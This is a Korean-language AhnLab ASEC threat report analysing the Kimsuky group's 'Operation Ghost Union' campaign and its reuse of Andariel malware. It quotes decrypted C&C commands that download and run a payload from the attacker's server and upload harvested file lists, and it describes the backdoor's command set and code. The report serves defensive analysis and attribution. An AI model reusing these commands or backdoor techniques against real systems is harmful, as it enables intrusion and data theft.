ASEC Report

Vol. 98

2020년 1분기

ASEC REPORT

VOL.98 2020년 1분기

ASEC(AhnLab Security Emergency response Center, 안랩 시큐리티대응센터)은 악성코드 및 보안 위협으로부터 고객을 안전하게 지키기 위하여 보안 전문가로 구성된 글로벌 보안 조직입니다. 이 리포트는 주식회사 안랩의 ASEC에서 작성하며, 주요 보안 위협과 이슈에 대응하는 최신 보안 기술에 대한 요약 정보를 담고 있습니다. 더 많은 정보는 안랩닷컴(www.ahnlab.com)에서 확인하실 수 있습니다.

오퍼레이션 고스트 유니온(Operation Ghost Union) 분석 보고서

Table of Contents

오퍼레이션 고스트 유니온(Operation Ghost Union) 분석 보고서

오퍼레이션 고스트 유니온, 프로파일링 끝에 드러난 실체는?

일명 '김수키' 또는 '킴수키'로 불리는 'Kimsuky' 조직은 국내 주요 기관 및 기업에 대한 타깃 공격을 가장 활발히 전개하는 그룹 중 하나다. 이들은 지난 2013년 최초 발견된 이후 현재까지 정보 탈취 등을 목적으로 지속적인 공격을 시도하고 있으며, 군사 관련 분야뿐만 아니라 정치, 경제, 사회 등 점차 다양한 분야로 공격 대상을 확대하고 있다.

안랩은 오랜 기간 김수키(Kimsuky) 조직이 수행한 일련의 타깃 공격 사례를 분석해왔으며, 그 과정에서 지난 2019년 12월 초 국내를 대상으로 한 공격에서 이들이 추가 악성코드를 유포하기 위한 수단으로 안다리엘(Andariel) 조직의 악성코드를 사용한 것을 확인했다. 공격에 사용된 악성코드를 분석한 결과, 김수키 조직이 직접 제작한 악성코드는 이전 공격에서 사용한 악성코드와 매우 유사하지만 이번엔 타 해킹 조직의 악성코드를 공격에 함께 사용했다는 점이 특징적이다. 이에 안랩은 이번 공격을 오퍼레이션 고스트 유니온(Operation Ghost Union)으로 명명했다.

이번 보고서에서는 안랩 시큐리티대응센터(AhnLab Security Emergency-response Center, 이하 ASEC)가 추적 · 분석한 내용을 바탕으로 김수키 조직이 오퍼레이션 고스트 유니온 공격에 사용한 악성코드에 대한 상세 분석 및 프로파일링 결과를 확인하고, 더 나아가 타 해킹 조직과의 연관 관계까지 면밀히 살펴보고자 한다.

1 오퍼레이션 고스트 유니온(Operation Ghost Union) 공격 개요

김수키 조직이 수행한 오퍼레이션 고스트 유니온의 공격 과정을 살펴보자.

먼저 이들은 메일을 통한 스피어 피싱(Spear Phishing) 기법을 사용하여 악성 매크로가 포함된 엑셀 파일을 첨부하여 공격 대상에 메일을 전송했다. 공격 과정에서는 감염 단계별 악성코드를 백도어, 시스템 정보 수집, 키로거, UAC 우회, RDP(Remote Desktop Protocol) 등과 같은 형태로 모듈화했다.

앞서 언급한 것과 같이 이번 공격에서 가장 주목할 만한 점은 김수키(Kimsuky) 조직이 악성코드 유포를 위해 타 해킹 조직의 악성코드 사용했다는 점이다. 그 후 최종적으로는 시스템 정보, 키로깅 데이터 등 다양한 정보 수집한 후 C&C 서버로 전송했다.

악성코드 분석 내용을 토대로 오퍼레이션 고스트 유니온의 전체 과정을 정리하면 [그림 1]과 같다.




그림 1 | 악성코드 감염 및 정보 유출 과정

Stage 1에서 실행된 최초의 악성 엑셀 파일은 확보하지 못했지만 공격 대상 PC에 남아있는 흔적에서 해당 악성 엑셀 파일이 실행된 후 Stage 2의 안다리엘(Andariel)의 악성코드가 생성되었음을 확인했다. [표 1]은 해당 안다리엘 악성코드의 상세 정보이다.

시간	프로세스 이름	행위 정보	INFO
2019.12.05 10:34	excel.exe	Creates executable file	sen.a (Stage 2. Andariel)

표 1 | excel.exe의 상세 정보

2 악성코드 분석 및 프로파일링

오퍼레이션 고스트 유니온(Operation Ghost Union) 공격에 사용된 주요 악성코드에 대한 상세 분석 및 프로파일링 결과를 살펴보자.

2-1. sen.a / m1.a 악성코드

1) sen.a, m1.a 분석

sen.a를 분석한 결과, Query()에 C&C 서버 통신, 백도어 등 주요 핵심 기능이 존재하며, 해당 파일은 DLL이므로 Rundll32.exe를 통해 다음과 같은 형식으로 실행된다.

[+] sen.a의 실행 예시: Rundll32.exe sen.a, Query()

sen.a의 C&C 서버는 navor-net.hol.es(185.224.138.29, NE)이지만 암호화되어 있으며, 동적 분석 당시 [그림 2]와 같이 주기적으로 C&C 서버와 통신이 가능한 것을 확인했다. 또한 C&C 서버로부터 최초 어떤 명령을 수신하는지도 확인했다. 참고로 [그림 2]의 1.png는 그림 파일로 인식될 수 있지만 실제로는 php 파일로써 공격 대상 PC로 명령을 전송하고 결과를 수신하는데 사용된다.

Result	Protocol	Host	URL	Body	Caching	Content-Type	Process
200	HTTP	navor-net.hol.es	/1.png	308		text/html; charset=UTF-8	rundll32:3664
200	HTTP	navor-net.hol.es	/m1.a	98,816		text/plain	rundll32:3664

그림 2 | sen.a와 C&C 서버 사이의 통신 내역

[그림 3]은 동적 분석 당시 sen.a가 C&C 서버로부터 최초 수신한 명령을 자신의 메모리 영역에 저장한 것으로 암호화되어 있다. 1차 복호화(BASE64)한 후 2차 최종 복호화하면 추가 악성코드를

다운로드 및 실행하며, 공격 대상 PC에서 수집한 정보를 전송하는 등의 기능을 수행한다.

```
[+] 암호화된 C2 명령
007B97E8  45 32 39 35 66 39 39 50 61 57 39 6A 4F 30 68 31  E295f99PaW9jO0h1
007B97F8  47 6C 38 73 57 58 48 73 6A 38 45 4F 62 69 5A 53  G18sWXHsj8EObiZS
007B9808  54 2F 58 44 38 42 64 74 32 6A 51 44 70 30 44 57  T/XD8Bdt2jQDp0DW
007B9818  79 51 42 43 5A 46 49 65 73 30 6E 79 48 7A 70 63  yQBCZFIes0nyHzpc
007B9828  55 72 75 67 32 47 35 75 5A 61 50 37 53 37 34 50  Urug2G5uZaP7S74P

[+] 1차 복호화된 C2 명령: BASE64
00353EB8  49 30 52 50 56 30 35 4D 54 30 46 45 49 32 68 30  I0RPV05MT0FEI2h0
00353EC8  64 48 41 36 4C 79 39 75 59 58 5A 76 63 69 31 75  dHA6Ly9uYXZvci1u
00353ED8  5A 58 51 75 61 47 39 73 4C 6D 56 7A 4C 32 30 78  ZXQuaG9sLmVzL20x
00353EE8  4C 6D 45 6A 51 7A 6F 76 55 48 4A 76 5A 33 4A 68  LmEjQzovUHJvZ3Jh
00353EF8  62 55 52 68 64 47 45 76 62 54 45 75 59 53 4D 4B  bURhdGEvbTEuYSMK

[+] 2차 복호화된 C2 명령
#DOWNLOAD#http://navor-net.hol.es/m1.a#C:/ProgramData/m1.a#
#EXECMD#regsvr32 /s C:/ProgramData/m1.a#
#UPLOAD#http://navor-net.hol.es/1.png#C:/ProgramData/tmp1.enc#
```

그림 3 | C&C 서버로부터 수신한 명령 및 복호화 결과(중간생략)

[그림 3]의 예시 이외에도 sen.a는 [표 2]와 같은 명령을 수행한다.

명령	설명
WAKE	C&C 서버에서 수신한 시간 정보 < __time(): WakeTime incorrect! 암호화 후 C&C 서버 전송 C&C 서버에서 수신한 시간 정보 > __time(): i am Sleeping byebye! 암호화 후 C&C 서버 전송
INTE	C&C 서버에서 수신한 시간 정보로 interval 설정 "Set ---- interval %d OK\r\n"
DOWNLOAD	HttpSendRequestExA()를 호출하여 특정 파일 다운로드
DELFILE	"de325.bat"파일에 아래 코드 저장한 후 ShellExecuteA()를 호출하여 실행 "@echo off",LF,"reg delete HKEY_CURRENT_USER\SOFTWARE\Microsoft\ Windows\CurrentVersion\Run /v ""Windows Update"" /f",LF,":Repeat",LF,"del ",LF,"if exist """" goto Repeat",LF,"del %0"
UPLOAD	HttpSendRequestExA()를 호출하여 특정 파일 전송
EXECMD	ShellExecuteA()를 호출하여 콘솔용 프로그램 실행
EXECPROG	ShellExecuteA()를 호출하여 특정 프로그램 실행

표 2 | sen.a의 명령

sen.a가 다운로드 및 실행한 m1.a는 [그림 4]와 같이 공격 대상 PC에서 Windows와 그 하위 폴더를 제외한 모든 폴더 및 파일 목록을 tmp1.enc에 기록하는 기능만 존재한다.

```
24  v3 = hFile;
25  v13 = hFile;
26  GetWindowsDirectoryA(Buffer, 0x104u);
27  result = (HANDLE)_strnicmp(String1, Buffer, 0x104u);
28  if ( result )
29  {
30    FileName = 0;
31    memset(v22, 0, sizeof(v22));
32    sprintf_s(v19, 0x258u, "WrWnWrWn%s %sWrWnWrWn", "Directories and File list of", String1);
33    WriteFile(hFile, v19, strlen(v19), &NumberOfBytesWritten, 0);
34    sprintf_s(&FileName, 0x104u, "%sWW*", String1);
35    v5 = FindFirstFileA(&FileName, &FindFileData);
36    if ( v5 != (HANDLE)-1 )
37    {
38      while ( 1 )
39      {
40        if ( FindFileData.dwFileAttributes & 0x10 )
41        {
42          FileTimeToSystemTime(&FindFileData.ftLastWriteTime, &SystemTime);
43          SystemTimeToTzSpecificLocalTime(0, &SystemTime, &LocalTime);
44          v7 = strcmp(FindFileData.cFileName, ".");
```

그림 4 | m1.a의 폴더 및 파일 목록 수집

m1.a가 [그림 4]와 같이 폴더와 파일 목록을 수집하여 tmp1.enc에 저장하면 sen.a는 [그림 5]의 UPLOAD 명령을 실행하여 tmp1.enc를 C&C 서버로 전송한다.




그림 5 | 명령 실행 예시: UPLOAD

공격 대상 PC에서 폴더와 파일 목록 수집 후 C&C 서버로 전송하는 목적은 수집된 폴더와 파일 목록을 분석하여 실제 공격 대상 PC인지 또는 분석 환경의 PC인지를 식별하여 실제 공격 대상 PC일 경우

에만 추가 악성코드를 유포함으로써 노출을 최소화하고 해킹 성공률을 높이기 위한 것으로 추정된다.

[그림 6]은 분석 과정에서 sen.a와 파생 관계가 확인된 악성코드를 도식화하여 나타낸 것으로, sen.a는 안다리엘(Andariel), 김수키(Kimsuky) 조직의 악성코드, 오픈 소스 해킹 툴 등을 공격 대상 PC에 다운로드 및 실행했다.




그림 6 | sen.a와 추가 악성코드의 파생 관계

[그림 6]에서 볼 수 있듯이 이번 작전에서는 안다리엘(Andariel)과 김수키(Kimsuky) 두 조직의 악성코드가 함께 사용되었다는 점이 특징이지만 이것만으로 두 조직이 연관되었다고 보기에는 무리가 있다. 다만 김수키(Kimsuky) 조직이 안다리엘(Andariel) 조직의 악성코드를 변형하여 사용한 것으로 판단했으며, 그 근거는 악성코드 프로파일링 결과에서 확인할 수 있다.

2) sen.a 프로파일링

[그림 7]에서 왼쪽은 안다리엘(Andariel) 조직이 과거에 제작 및 유포한 악성코드, 오른쪽은 sen.a의 복호화 코드를 보여주고 있다. 이를 비교했을 때 이들 두 악성코드가 매우 유사함을 확인할 수 있다.

```
                        ; CODE XREF: sub_10004CA0+67↓j
mov     esi, ecx
shr     esi, 5
add     esi, dword_1001AF70
mov     edi, ecx
shl     edi, 4
add     edi, dword_1001AF6C
xor     esi, edi
lea     edi, [edx+ecx]
xor     esi, edi
sub     eax, esi
mov     esi, eax
shr     esi, 5
add     esi, dword_1001AF68
mov     edi, eax
shl     edi, 4
add     edi, dword_1001AF64
xor     esi, edi
lea     edi, [edx+eax]
xor     esi, edi
sub     ecx, esi
add     edx, 61C88647h
dec     [ebp+var_4]
jnz     short loc_10004CC0
mov     edx, [ebp+arg_0]
pop     edi
mov     [edx], ecx
mov     [edx+4], eax
pop     esi
mov     esp, ebp
pop     ebp
```

2015.10 메모리에 생성된 악성코드
(MD5: 4DD7CC6A427800130A4E162D73E50542)

```
                        ; CODE XREF: sub_10005080+1B↑j
                        ; sub_10005080+65↓j
mov     edx, esi
shr     edx, 5
add     edx, dword_10018F74
mov     ecx, esi
shl     ecx, 4
add     ecx, dword_10018F70
xor     edx, ecx
lea     ecx, [edi+esi]
xor     edx, ecx
sub     eax, edx
mov     edx, eax
shr     edx, 5
add     edx, dword_10018F6C
mov     ecx, eax
shl     ecx, 4
add     ecx, dword_10018F68
xor     edx, ecx
lea     ecx, [edi+eax]
xor     edx, ecx
sub     esi, edx
lea     edi, [edi+61C88647h]
dec     ebx
jnz     short loc_100050A0
mov     ebx, [ebp+var_4]
pop     edi
mov     [ebx], esi
pop     esi
mov     [ebx+4], eax
pop     ebx
```

2019.12 sen.a
(MD5: 30bd4c48ccf59f419d489e71acd6bfca)

그림 7 | 안다리엘 조직 vs. 김수키 조직이 사용한 악성코드의 암호화 코드 비교

또한 두 악성코드의 문자열에서도 [그림 8]과 같이 동일한 문자열이 존재함을 확인했다.

```
Content-Type: application/x-www-form-urlencoded₩r₩n
fiveevif
47Sh4PPWGmmxxtvEZ3OJWSiocJW3A7bNclh4MbCD3CKOxhjFDL7+0zXsmJn2aDrDj47DES...
Content-Type: multipart/form-data; boundary=----------7d414e351603fa₩r...
%s%s%d%d
₩r₩n----------7d414e351603fa₩r₩nContent-Disposition: form-data; nam...
----------7d414e351603fa₩r₩nContent-Disposition: form-data; name=₩"...
47Sh4PPWGmmxxtvEZ3OJWSiocJW3A7bNclh4MbCD3CKOxhjFDL7+0zXsmJn2aDrDkdobP1...
Content-Length: %d₩r₩n
SYSTEM₩₩CurrentControlSet₩₩Services
Parameters
ServiceDll
```

2015.10 메모리에 생성된 악성코드
(MD5: 4DD7CC6A427800130A4E162D73E50542)

```
Content-Type: multipart/form-data; boundary=----------7d414e351603fa₩r₩n
----------7d414e351603fa₩r₩nContent-Disposition: form-data; name=₩"upfile₩"; file
₩r₩n----------7d414e351603fa₩r₩nContent-Disposition: form-data; name=₩"submit
bos58a4COTgo+0WdZPm/In13oQT6GPZzTgd35kI4UrU=
AvxT0qqzlWKtXs9YAIU6AOC8j4jWwO3qTgd35kI4UrU=
5jm3rGB2sC0lZLATuGpZDx10sWA8xw0CPb1xqnumzmUv9F7KHNmqBu305j82Pg5OL7QqdMY01Zv0gC
1zEHv4b7e393OQHcN4GYmjjtCZDUej1I
ref=1&node=%s&sy=%s&int=%d
Content-Type: application/x-www-form-urlencoded₩r₩n
fiveevif
HttpQueryInfoA
MICROSOFT1
```

2019.12 sen.a
(MD5: 30bd4c48ccf59f419d489e71acd6bfca

그림 8 | 안다리엘 조직 vs. 김수키 조직이 사용한 악성코드의 문자열 비교

[그림 8]에서 두 악성코드가 HTTP를 사용하여 C&C 서버와 통신하기 위해 구성하는 HTTP 헤더(Header)의 바운더리(boundary) 문자열과 두 악성코드에 동일하게 존재하는 'fiveevif'는 [그림 9]와 같이 C&C 서버와 통신 시 명령의 끝을 의미하는 구분자로 사용되었다.

```
01c0  6f 77 70 4d 71 67 61 59  48 5a 58 66 43 34 6b 76   owpMqgaY HZXfC4kv
01d0  6f 54 49 65 31 6f 57 33  35 35 33 70 48 36 42 37   oTIe1oW3 553pH6B7
01e0  71 39 4f 5a 73 6c 79 4f  74 38 51 6b 2f 52 6a 46   q9OZslyO t8Qk/RjF
01f0  4b 39 53 34 6d 52 4f 54  78 39 35 4c 35 75 72 31   K9S4mROT x95L5ur1
0200  5a 44 6c 2f 56 53 59 4e  6d 42 6a 51 69 75 63 55   ZDl/VSYN mBjQiucU
0210  6a 44 37 6d 70 47 7a 7a  6a 6b 6b 3d 66 69 76 65   jD7mpGzz jkk=five
0220  65 76 69 66                                       evif
```

그림 9 | sen.a와 C&C 서버의 통신 예시

[그림 7], [그림 8]의 코드 비교 분석 결과만 놓고 보면 sen.a는 안다리엘(Andariel) 조직이 제작한 악성코드로 판단할 수 있고, 이와 관련된 근거 자료는 '2-2. Installer.exe 분석 및 프로파일링'에도 추가적으로 설명되어 있다. 하지만 분석 결과, sen.a는 안다리엘(Andariel) 조직이 제작한 악성코드가 아닌 김수키(Kimsuky) 조직이 제작한 악성코드로 확인됐다. 그 2가지 판단 근거는 다음과 같다.

첫번째 근거는 sen.a의 C&C 서버(navor-net.hol.es, 185.224.138.29, NE)는 김수키(Kimsuky) 조직에서 최근까지 악성코드 유포, C&C 서버, 피싱 공격 시 사용 중이라는 점이다. IP(185.224.138.29, NE)를 기준으로 매핑된 URL에는 김수키(Kimsuky) 조직이 사용했거나 유사한 패턴의 URL이 다수 존재함을 확인했으며, [그림 10]은 그 중 일부를 발췌한 것이다.

그림 10 | C&C 서버와 매핑된 URL 정보

두번째 근거는 Stage 2의 sen.a가 다운로드 및 실행한 m1.a이다. 코드 비교를 통해 분석한 결과 해당 악성코드는 김수키(Kimsuky) 조직이 제작한 것으로 확인됐다.

3) m1.a 프로파일링

[그림 11]에서 왼쪽의 list.dll은 2019년 1월경 김수키(Kimsuky) 조직이 통일부 출입 기자단을 대상으로 수행했던 오퍼레이션 카바 코브라(Operation Kabar Cobra)에서 사용한 악성코드로 이번

공격에서 sen.a가 다운로드 및 실행한 오른쪽의 m1.a와 비교해보면 약간의 변경이 있지만 매우 유사함을 확인했으며, 뿐만 아니라 다른 기능들 또한 매우 유사한 것으로 확인되었다.

2018.12 list.dll
(MD5: B994BD755E034D2218F8A3F70E91A165)

2019.12 m1.a
(MD5: 367d053efd3eaeefff3e7eb699da78fd)

그림 11 | 폴더 및 파일 목록 수집 코드 비교

참고로, 오퍼레이션 카바 코브라(Operation Kabar Cobra)에 대한 상세한 분석 내용은 다음 링크에서 확인할 수 있다.

[+] 오퍼레이션 카바 코브라(Operation Kabar Cobra)

https://www.ahnlab.com/kr/site/securityinfo/secunews/secuNewsView.do?menu_dist=2&seq=28102

2-2. Installer.exe / wstmmgr.dll 악성코드

1) Installer.exe 분석 및 프로파일링

Installer.exe는 sen.a와 동일한 기능을 하는 wstmmgr.dll을 생성하는 드롭퍼로 해당 드롭퍼의 문자열에는 [그림 12]와 같이 과거 안다리엘(Andariel) 조직이 제작한 악성코드에서 사용된 패턴(S^)과 복호화 코드가 존재한다.




그림 12 | 패턴(S^)과 복호화 코드 비교

파생 관계가 명확하지 않아 앞서 살펴본 [그림 6]에 포함하지 않은 McafeeUpdate.exe는 Installer.exe와 동일한 파일로 생성하는 파일도 wstmmgr.dll로 동일하다.

[그림 14]와 같이 두 파일의 NT_HEADER를 비교해보면 검사합(Checksum)과 인증서 테이블(Certificate Table) 필드 값을 제외한 나머지 필드 값은 동일했으며, 뿐만 아니라 섹션의 해시 값을 비교한 결과도 동일했다. 즉 두 파일은 동일한 파일이라는 의미이다.

단, 차이점이 있다면 McafeeUpdate.exe의 경우 현재 유효한 특정 인증서(Organization: Name NJRSA Limite)로 서명되어 있으며, 해당 인증서를 기반으로 김수키(Kimsuky) 조직과의 연관성을 발견했다.

